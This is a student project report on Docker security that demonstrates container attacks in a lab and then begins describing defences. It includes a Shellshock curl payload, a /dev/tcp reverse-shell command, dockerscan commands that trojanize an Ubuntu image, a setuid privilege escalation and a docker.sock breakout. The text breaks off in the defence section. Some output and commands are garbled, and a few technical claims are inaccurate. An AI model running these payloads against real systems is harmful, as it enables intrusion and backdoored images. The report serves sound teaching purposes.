



## INSE 6130- Operating Systems Security

### Project Report

# Implementing Attacks and Defense on Containers

Submitted to:  
**Prof. Suryadipta Majumdar**

Submitted by:

Name	Student ID
Tanmya Rampal	40197691
Himanshu Mahajan	40193970
Sushant Padmanabhi	40194604
Harpreet Singh	40197833
Divyansh	40193213
Jimil Jayesh Patel	40186738
Ansul Sunilkumar Kotadia	40186739

# Table of Contents

<b>Introduction</b>	<b>3</b>
<b>1.1 Overview</b>	<b>3</b>
<b>1.2 Concerns</b>	<b>3</b>
<b>1.3 Vulnerabilities</b>	<b>3</b>
1.3.1 Insecure Images	3
1.3.2 Privileged containers	3
1.3.3 Free Communication amongst Containers	3
1.3.4 Rogue Containers	3
1.3.5 Accessible Containers	4
1.3.6 Architecture	4
<b>Implementation of Attacks on Containers</b>	<b>5</b>
<b>2.1 Common Container Attacks</b>	<b>5</b>
2.1.1 Insecure Container Images attack	5
2.1.2 Supply Chain Attacks	5
2.1.3 Denial of Service Attacks	5
2.1.4 Kernel Exploits	5
2.1.5 Privilege Escalation Attack	5
<b>2.2 Software Requirements</b>	<b>6</b>
<b>2.3 Required Tools</b>	<b>6</b>
<b>2.4 Implementation Details</b>	<b>6</b>
2.4.1 Attack Surface	6
2.4.2 Attacking image to leave backdoor (using Dockerscan)	7
2.4.3 Escalating privilege on a docker container	8
2.4.4 Breaking out of a docker container	10
<b>Implementation of Defense Security Application</b>	<b>12</b>
<b>3.1 Basic Container Security principles</b>	<b>12</b>
3.1.1 Defense in Depth	12
3.1.2 Least Privilege	12
3.1.3 Division of duties	12
3.1.4 Reducing Blast Radius and attack surface	12
<b>3.2 Implementation Details</b>	<b>12</b>
3.2.1 CGroups	12
3.2.2 TLS Encryption on Docker	14
3.2.3 SELinux	16
3.2.4 AppArmor	19
3.2.5 Docker Container Trust	20
3.2.6 SecComp	22
<b>Challenges &amp; Contribution</b>	<b>25</b>
<b>References and Citations</b>	<b>27</b>
<b>Appendix</b>	<b>28</b>

# Introduction

## 1.1 Overview

Docker has become extremely popular within the IT industry over the last few years as it enhanced the development and deployment of Software. The Docker project began in 2008 by the name of DotCloud as a platform-as-a-service or PaaS. The USP of DotCloud was its language-independent approach, the main goal of Docker, Inc. was to create a stable and reliable software that can provide an integrated solution run containers. Thus, they introduced Docker Swarm, a command-line-interface which is a tool for managing Docker hosts and Docker machine. Over time, most companies such as Google, Red Hat, DigitalOcean supported or invested in Docker. In 2014, Microsoft stated that the upcoming versions of Windows will support Docker.

## 1.2 Concerns

Containers have been used in the Software Development industry since an exceptionally long time. Containerization is the process of packaging all the major components of a software such as its dependencies and configurations into a container image, here, the applications function in isolated user spaces whilst using the same OS. This allows developers to run programs on various operating systems without modifying it. Hence, it is a robust mechanism. Although, Containers are beneficial and pragmatic. There is a good deal of underlying security concerns in Docker which can be used to exploit containers.

## 1.3 Vulnerabilities

Some Docker vulnerabilities that can be exploited by attackers are classified below:

### 1.3.1 Insecure Images

It is known that we can create containers by utilizing a base image or parent image. We do this because we can utilize the components of that image instead of creating a new image but on using an insecure image, there can be a chance of the image holding vulnerabilities.

### 1.3.2 Privileged containers

A privileged container can execute almost everything a host can do, it can obtain control of host's devices and implement all capabilities. Thus, an attacker using a Container with a privileged flag could have access to the host's device.

### 1.3.3 Free Communication amongst Containers

To achieve goals, Containers communicate amongst one another. However, this could be an issue for a system running multiple containers and given the transient lifespan of a container, it would be difficult to implement firewalls to prevent leak of information. Thus, the primary goal here should be to cut back on the attack surface by permitting limited communication between containers.

### 1.3.4 Rogue Containers

It is challenging to keep an eye on all the processes running in a Container given its short lifespan, which makes it a task to control malicious activity/processes running by a Container.

### 1.3.5 Accessible Containers

The limited lifespan of a container has its pros and cons, while it provides many safety benefits but at the same time it can be a vector to attack the primary host which endangers the host. While a Container poses many risks, it also has a lot of benefits. It has increased DevOps practices and resulted in quicker development by integrating security and development teams.

### 1.3.6 Architecture

In simple words, we can define the Docker architecture as a Client-Server architecture which has the following components: Docker Client, Docker Server, Docker Daemon, Docker Registry, Network & Storage.




Figure 1 Docker Architecture

- The Docker Client has direct communication with the Docker daemon through HTTP, it permits the users to work with Docker. Docker Client is responsible for allowing the user to issue commands to the Docker Daemon as it uses a Command-line-Interface (CLI). The most common commands are run, build, stop application. The goal of Docker Client is to get images from the docker registry that run the Docker hosts.
- Docker Daemon plays a particularly significant role in Docker Architecture. It is used to build & store images requested by the client, as well as create, run, and monitor containers. The Docker Host launches Docker daemon by running it. To create Containers, Docker daemon utilizes and execution driver.
- Docker Registry is used to contain and administer images, by default, Docker uses Docker Hub or Docker cloud as a registry, but it can vary depending upon various organizations as they use their own registries since it could contain sensitive information. When a docker pull request is created, docker daemon will take the images from Docker registry. The common commands used in Docker registries are Docker run, Docker pull, and Docker push.
- Docker has two types of networking i.e., User-defined network and Docker Network. It executes networking by providing options whilst creating a secure environment for developers. On installation, we get three networks which are bridge, none & host. As the name implies, bridge network creates a bridge which helps all containers using that network communicate amongst one another. However, in Docker, none & host belong to network stack.

# Implementation of Attacks on Containers

## 2.1 Common Container Attacks




Figure 2 Container Vulnerabilities

### 2.1.1 Insecure Container Images attack

As mentioned earlier, Container images vulnerabilities are one of the most prevalent security threats to containers. Given this, attackers purposely design malicious images portraying as authentic images which pose a greater threat to container security. By doing this, the attacker can gain access to the hosts device as there is communication between various docker images on the same network.

### 2.1.2 Supply Chain Attacks

The docker daemon pulls an image out of the registry when the command is called, but there is no proof of that image being the same which was pushed to the registry before. An attacker could tamper the image by replacing or modifying it before deployment of the code we run.

### 2.1.3 Denial of Service Attacks

There are many DoS attacks that exploit the Docker Daemon such as UDP Flood Attack & Slowloris Attack. In both attacks, the attackers try to get a hold of the environments to instigate targeted DDoS attacks, they use a particular docker image and a botnet of containers to implement these attacks.

### 2.1.4 Kernel Exploits

Since the kernel is used by all containers and host, if an attacker attacks the kernel through a container, it will directly affect the host.

### 2.1.5 Privilege Escalation Attack

In this attack, processes can use resources in other containers and the host server even though they should only be able to access the resources in a particular container. This gives the attacker access to other containers and host server.

## 2.2 Software Requirements

1. Docker: Open-source containerization platform, it allows users to bundle apps within containers. Docker helps execute new containers in very little time and is comparatively lightweight.
2. VirtualBox: Lets a user run different operating systems at once.
3. Parallels: Offers desktop virtualization software for Apple and Microsoft.
4. Dockerscan: Lets the user select various level of susceptibilities shown in the scan report with the `--severity` flag.

## 2.3 Required Tools

1. Bane: Bane is used to generate AppArmor profiles which in turn apply restrictions on resources which applications have access to which help in prevention of privilege escalation attacks.
2. Htop utility: Htop helps you understand which processes are consuming what amount of CPU, Memory bandwidth in host machine.

## 2.4 Implementation Details

### 2.4.1 Attack Surface

Docker comes with a significant risk with it when not effectively use, users who are part of the docker group can elevate their privileges to root. This is because Docker requires root privileges to operate and anyone who is part of the docker group can elevate their privileges to root. In a typical production setup, Docker may not be used independently, and an orchestrator such as Kubernetes or Docker Swarm would be used to manage docker containers.

Attacking Container having Vulnerable Images as base:

Vulnerable images can be unsafe when they are used in our Docker environment, Docker images are usually downloaded from public repositories such as Docker Hub or private repositories setup inhouse. This public repository can be easily exploited by a person having an account on Docker hub. Thus, the Docker images could have either intentional or unintentional vulnerabilities used by registered users. The container and the hosts are insecure due to these vulnerabilities as Docker runs.

Implementation

We have successfully implemented this attack.

Command: `docker run -rm -it -p 8082:80 vulnerables/cve-2014-6271`



Figure 3: Running command `docker run -rm -it -p 8082:80 vulnerables/cve-2014-6271`

Now open new terminal and run the Command:

```
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'"
\http://localhost:8080/cgi-bin/vulnerable
```

```

docker@harpree:~$ curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'" http://localhost:8082/cgi-bin/vulnerable

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:39:39:Mail Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101:/var/lib/libuid:/bin/sh

```

Figure 4: `/etc/passwd` terminal output

```

docker@harpree:~$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 172.17.0.2 54924
www-data@39cd812ae243:/usr/lib/cgi-bin$ whoami
whoami
www-data

```

Figure 5: Successful connection

It can be observed in the above image that we can read `/etc/passwd` file. Just by modifying the above command we can also get remote shell Command:

```

curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'bash -i >& /dev/tcp/172.17.0.1/4444 0>&1'" http://localhost:8082/cgi-bin/vulnerable

```

This example has provided a clear picture of how docker containers can be compromised due to the vulnerabilities present in darker images.

#### 2.4.2 Attacking image to leave backdoor (using Dockerscan)

It is possible that attackers can create malicious images, or they can infect existing legitimate images and reupload them into a place like Docker Hub. Below is the process on how we can create backdoor in a container.

##### Implementation

Open the terminal and enter the commands –

```

https://github.com/cr0hn/dockerscan.git

```

```

python3.5 -m pip install -U pip

```

```

python3.5 -m pip install dockerscan

```

Now pull the latest Ubuntu image from Docker Hub using below commands –

```

docker pull ubuntu:latest && docker save ubuntu:latest -o ubuntu-original

```

Now let us trojanize the image using command –

```

dockerscan image modify trojanize ubuntu-original -l 172.17.0.1 -p 4444 -o ubuntu-original-trojanized

```

```

docker@harpree:~$ dockerscan image modify trojanize ubuntu-original -l 172.17.0.1 -p 4444 -o ubuntu-original-trojanized
nized
[ * ] Starting analyzing docker image...
[ * ] Selected image: 'ubuntu-original'
[ * ] Image trojanized successfully
[ * ] Trojanized image location:
[ * ]   > /home/docker/ubuntu-original-trojanized.tar
[ * ] To receive the reverse shell, only write:
[ * ]   > nc -v -k -l 172.17.0.1 4444
docker@harpree:~$

```

Figure 7: Trojanizing image

Now open the new terminal and run the netcat command to listen for connection using command –

```
nc -v -k -l 172.17.0.1 4444
```




Figure 8 : listening to 172.17.0.1 4444




Figure 9: connection recieved

Now load the trojanized image using command: `docker load -i ubuntu-original-trojanize.tar` (fig. 10), Now run the trojanized image using command: `docker run -it 2b4cba85892a /bin/bash` (fig. 11). Then, get back to the 2<sup>nd</sup> terminal and check we have got the connection.




Figure 12: Successful connection

Thus, we know how existing docker images with malicious code can be easily manipulated. In a real-world scenario, a malicious actor can publish this image to a registry like Docker Hub. Clearly, this shows the importance of having a private docker registry in enterprise environment, along with the need for verifying docker images for back doors and vulnerabilities.

### 2.4.3 Escalating privilege on a docker container

It may be already known that the docker daemon always needs root privileges while performing some of its operations which is why it always runs as root having the root privileges. Thus, considering that the user is a part of this docker group, and it has low privileges, it may be possible for itself to be able to further elevate its privileges to that similar of a root user. There are various methods to perform this but, in this demonstration, however, we are going to be using the docker volumes which we usually use to provide a rather persistent storage to the docker containers by mounting the volume of that host with the respective container along with the well-known setuid binaries to perform this attack. It's clear that when a root creates a binary a clear limit is then imposed on it which allows it to run as root privileged even when a process with lower privileged user executes it.

#### Implementation

Assuming the fact that sudo access to the machine was not provided to us, we will try to access the shadow file as shown in the following screenshot. (fig. 13)

We see that the access was denied to us by the system. We will now be using the id command to see the specification of our user account on this system. (fig. 14)


We see that we are a part of the docker group here as shown in this figure above which is why we can and are able to run the commands of the dockers without having the use of sudo function.

We then used the images command on the cmd to make sure that it's true and we are indeed a part of the docker group. Our goal is to be able to read the contents of the shadow file of the system without



having the access level to access it. To be able to do that we will now be creating three script file one called as the shell.script, shell.sh and lastly shellscrip.sh file. (fig. 15)

The docker file here simply works to pull in the image of the alpine which further then puts the shell.c and shellscrip.sh into the docker file. (fig. 16)

A terminal window titled 'docker@docker: ~/' showing the contents of a Dockerfile. The user runs 'ls' and 'cat Dockerfile'. The output of 'cat Dockerfile' is: FROM alpine:latest, COPY shellscrip.sh shellscrip.sh, COPY shell shell.

```
docker@docker:~/privesc$ ls
Dockerfile  shell  shell.c  shellscrip.sh
docker@docker:~/privesc$ cat Dockerfile
FROM alpine:latest
COPY shellscrip.sh shellscrip.sh
COPY shell shell
docker@docker:~/privesc$
```

Figure 17: reading Dockerfile

Once we are done with this, we will then write into the shell.c file. (fig. 18)

As shown in the image we will be setting the very setuid bit on the binary to zero and then with the second command, it will be allowed to access to give us a shell which we need. Further, moving on we will then compile up this shell.c file and the result will be shell which is of the container. Once we are done here. We will be adding something to the shell.c file. (fig. 19)

We will copy the shell script to the shared folder and then set the setuid bit to this binary. So, now once we execute the container after we build an image, we will be able to get that new binary which we will get from within the shared volume which we have access to, we will be able to use it to get access to the highest root privileges over this docker container. We will build a new docker image by using the docker build command. (fig. 20)

We have set the location of the docker image to current working directory as shown in the command given above. Once we are done here, we will now create a container in this docker image and then we will try to elevate the privileges that we own over the image using all the scripts which we wrote earlier. We will use the -rm flag to make sure that the container is automatically removed when the container exits (fig. 21). Here, we have used the docker run command to create, execute and run the docker container from the image that we built earlier using the commands that follow it, we will then set the -v flag to be able to share this volume and mount the /tmp over the directory called as the /shared which is already present in the container, finally specifying privesc as the final image name and executing the shell script which we created previously over this docker container. (fig. 22)

Now, once we have executed that command, we will move the tmp folder to find that shell script which we created is present in there and that setuid bit has already been set over this binary. We will now make an attempt to execute this script over this container.

A terminal window titled 'docker@docker: /tmp' showing the result of running './shell'. The user runs 'id' and the output shows they are now root (uid=0).

```
docker@docker:/tmp$ ./shell
# id
uid=0(root) gid=1000(docker) groups=1000(docker),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
#
```

Figure 23: Result of ./shell

As you can see now, once we executed the script, we now have the root access over the docker container. We have successfully performed the privilege escalation attack over this docker container as we started

from a normal user account and escalated to the root account. We will now make an attempt to view the container of the shadow container which is only and only access to the root user of the container.

```
docker/docker# tmpr /sh/
# id
dockerroot@q1d-1000(docker) groups=1000(docker),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(padmint),131(
1312(pamlinuxlog))
# cat /etc/passwd
root:x:104380:0:999999:7:::
hammon:x:18375:0:99999:7:::
bin:x:18375:0:99999:7:::
sys:x:18375:0:99999:7:::
sync:x:18375:0:99999:7:::
lames:x:18375:0:99999:7:::
ham:x:18375:0:99999:7:::
pi:x:18375:0:99999:7:::
mail:x:18375:0:99999:7:::
nail:x:18375:0:99999:7:::
group:x:18375:0:99999:7:::
fray:x:18375:0:99999:7:::
new-data:x:18375:0:99999:7:::
nash:x:18375:0:99999:7:::
lisk:x:18375:0:99999:7:::
frc:x:18375:0:99999:7:::
mash:x:18375:0:99999:7:::
mash:x:18375:0:99999:7:::
systemd-networkd:x:18375:0:99999:7:::
systemd-resolved:x:18375:0:99999:7:::
systemd-timesyncd:x:18375:0:99999:7:::
systemd-user:x:18375:0:99999:7:::
systemlog:x:18375:0:99999:7:::
epit:x:18375:0:99999:7:::
ssg:x:18375:0:99999:7:::
```

Figure 24: Reading shadow file

Yes! We are now also able to view the shadow container which confirms the fact that our attack was a success and that we have successfully gained root privilege over this docker container. A person who has used this process can now execute any root command over this container to gain unauthorized confidential private information and can cause serious damage to the person or the entity who owns that docker container.

#### 2.4.4 Breaking out of a docker container

Now as we have gained access to the containers through the above means. The Second goal of the adversary is to gain access to the root. This is only possible if there is some sort of exploit and or the container that the hacker has gained access to is overprivileged. The Dangerous mount points like *var/run/docker.sock* can also lead to the adversary breaking out of the container.

Docker socket is the back moon for managing the containers Docker cli client interact with Dr demon using this socket so if this socket is exposed over the network, then it can lead to some serious vulnerabilities. There are many use cases where Docker socket must be mounted on a container for example if we are managing many containers from a single container then definitely This container needs to have access to the docker socket. Moreover, if we have a tool that needs access to all the containers for auditing or any other reason then also, we need to give access to the docker socket to that tool.

## Implementation

Let us create an important text file in the root directory of the host machine (fig. 25). Let us mount `docker.sock` into the Alpine container using the following command. To confirm `docker.sock` is successfully mounted we run the command : `ls/ var/run/docker.sock` (fig 24), let us install Docker client into the container using command: `apk add -U docker`

```

7/ # apk add -U docker
(7/13) Installing ca-certificates (20211220-r0)
(2/13) Installing libgccomp (2.5.2-r0)
(3/13) Installing runc (1.0.2-r1)
(4/13) Installing containerd (1.5.11-r0)
(5/13) Installing libmnl (1.0.4-r2)
(6/13) Installing libnftnl (1.2.1-r0)
(7/13) Installing iptables (1.8.7-r1)
(8/13) Installing ip6tables (1.8.7-r1)
(9/13) Installing tini-static (0.19.0-r0)
(10/13) Installing device-mapper-libs (2.02.187-r2)
(11/13) Installing docker-engine (20.10.14-r0)
(12/13) Installing docker-cli (20.10.14-r0)
(13/13) Installing docker (20.10.14-r0)
Executing docker-20.10.14-r0.pre-install
Executing busybox-1.34.1-r3.trigger
Executing ca-certificates-20211220-r0.trigger
OK: 238 MiB in 27 packages
7/ # ss

```

Figure 26: Installing docker client

Now let us run another container from this container and mount root directory into new container using following command: `docker -H unix:///var/run/docker.sock run -it -v:/test:ro-t alpine sh`

As we can see in the picture below, we got the shell to the new container. Now we navigate to the root directory of the host and open the crackme.txt file from the root (fig. 27). Hence, we have accessed the root file by exploiting the docker.sock container. All we have to do is to mount a new container from the container that has access to docker.sock. And mount the root directory into the new container.

# Implementation of Defense Security Application

## 3.1 Basic Container Security principles

### 3.1.1 Defense in Depth

Defense in depth can be achieved by increasing the layers of protection. When an attacker attacks the base layer, they are faced with a variety of different layers which reduces the chance of the attacker impairing the deployment or stealing your data. In containers, we can create boundaries wherever possible to enforce security protections.

### 3.1.2 Least Privilege

By giving different Containers a limited set of privileges, we reduce the chance of the attacks being spread. That is what the principle of Least Privilege stands for, giving minimum access to the containers that gets the job done.

### 3.1.3 Division of duties

According to this principle, we should segregate duties between users in a manner that they have access of a limited subset of the entire system which they require. By implementing this, we can ensure that the attacker/one user would not be able to carry out operations that requires the authority of multiple users.

### 3.1.4 Reducing Blast Radius and attack surface

The division of security controls into small cells or subcomponents reduces the impact to a minimum. This leads to the container behaving as a security boundary since we divide the container architecture into small components.

## 3.2 Implementation Details

### 3.2.1 CGroups

The Linux kernel provides a feature called control groups (cgroups) which allow you to partition resources of the machine among different sets of processes in order to enforce limits on them, such as CPU time, memory, disk I/O bandwidth, or combinations thereof. Containers are created to isolate applications from their environment and from the underlying system. Containers can be created with their own cgroups which have different constraints and limits than the host's. Control groups have been introduced in the latest version of Docker to provide a better security model. Container security can be enhanced by using control groups and MAC.

CPUS: Manage CPU consumption by any container

CPUSET: Assign CPU cores to containers

MEMORY: Limit and manage memory utilization and allowance

PIDS: Manage the number of processes that can be allowed in container.

BLKIO: Manage block Input-Output operations

DEVICES: Controlling access allowance to various devices

Docker is a containerization platform that packages applications and their dependencies into containers. It's designed to be lightweight and efficient, with a minimal footprint. Docker provides two types of security –

1. **Mandatory Access Control (MAC):** The Mandatory Access Control (MAC) is a security mechanism that can be used by the Docker container. It is an access control system that restricts what resources a process can access. The MAC provides the following features –
  - The MAC gives each container a unique identifier called the "User ID"
  - The MAC assigns to each process running in a container a "permission set" which gives which operations it can perform on objects in the system.
  - Mandatory Access Control (MAC) is a security mechanism that provides the least privilege necessary to perform a task.
2. **Discretionary Access Control (DAC):** The default security mode for Docker is called "discretionary access control" (DAC). This means that users cannot see what other users are doing or what they are allowed to do unless they have explicit permission from them.
  - In docker security, DAC provides the owner with the power to modify permissions on an object without knowing what those permissions are. This means that if you give someone else permission over your data, they could change it without you knowing. In the context of Docker, this means that the user running Docker has full control over what they can do with their containers. They can assign distinct levels of permissions to different users or groups, and they can also revoke those permissions at will.

MAC is the most secure of the two, but it can be difficult to use. DAC is easier to use but is not as secure.

#### Implementation

We have created a python-based tool to check misconfigurations in Containers related to Cgroups. This tool will check containers explicitly and let you know if there are any security issues. We have worked around the parameters stated above, all the parameters will be monitored when you run this tool over any container. (fig. 28,29). We have used Docker Inspect as the base for creating this application.

When attacker gain access to container by exploiting any vulnerability if CGroups is not implemented he has capability to utilize all the resources of base system as shown in (Fig 30). Someone can use it to run Crypto Mining programs or any other malicious code.




Figure 30: No Cgroups this can be state of machine with 100% cpu usage




Figure 31 With our tool showing Memory and PIDS limit set

### 3.2.2 TLS Encryption on Docker

A TLS, or Transport Layer Security, is a cryptographic protocol for establishing secure communication between two machines. The TLS protocol is the successor of the SSL protocol and provides a more secure connection. It provides encryption, server authentication, and integrity protection by default.

Docker has been making waves in the containerization industry with its lightweight containers. But as it turns out, it may not be as secure as we thought. A security researcher, who goes by the name of "shadowsocks" on GitHub, has discovered that Docker Hub appears to be hosting malicious images that have been designed to steal sensitive data from a victim's machine. The TLS protocol is a communication




protocol that provides privacy and data integrity between two communicating computer systems. It is commonly used to secure the connection between a web server and a browser, but it can also be used to secure other types of connections, such as those between two servers.

Docker security is one of the most important aspects for any company that uses Docker. As mentioned above, in docker, communication generally takes place between docker client and docker daemon locally through Unix domain socket or remotely by TCP socket. In Docker, by default, this communication channel is not secure and Man in Middle attack can be performed and it can intercept all the commands being sent remotely from docker client to docker daemon

#### Implementation

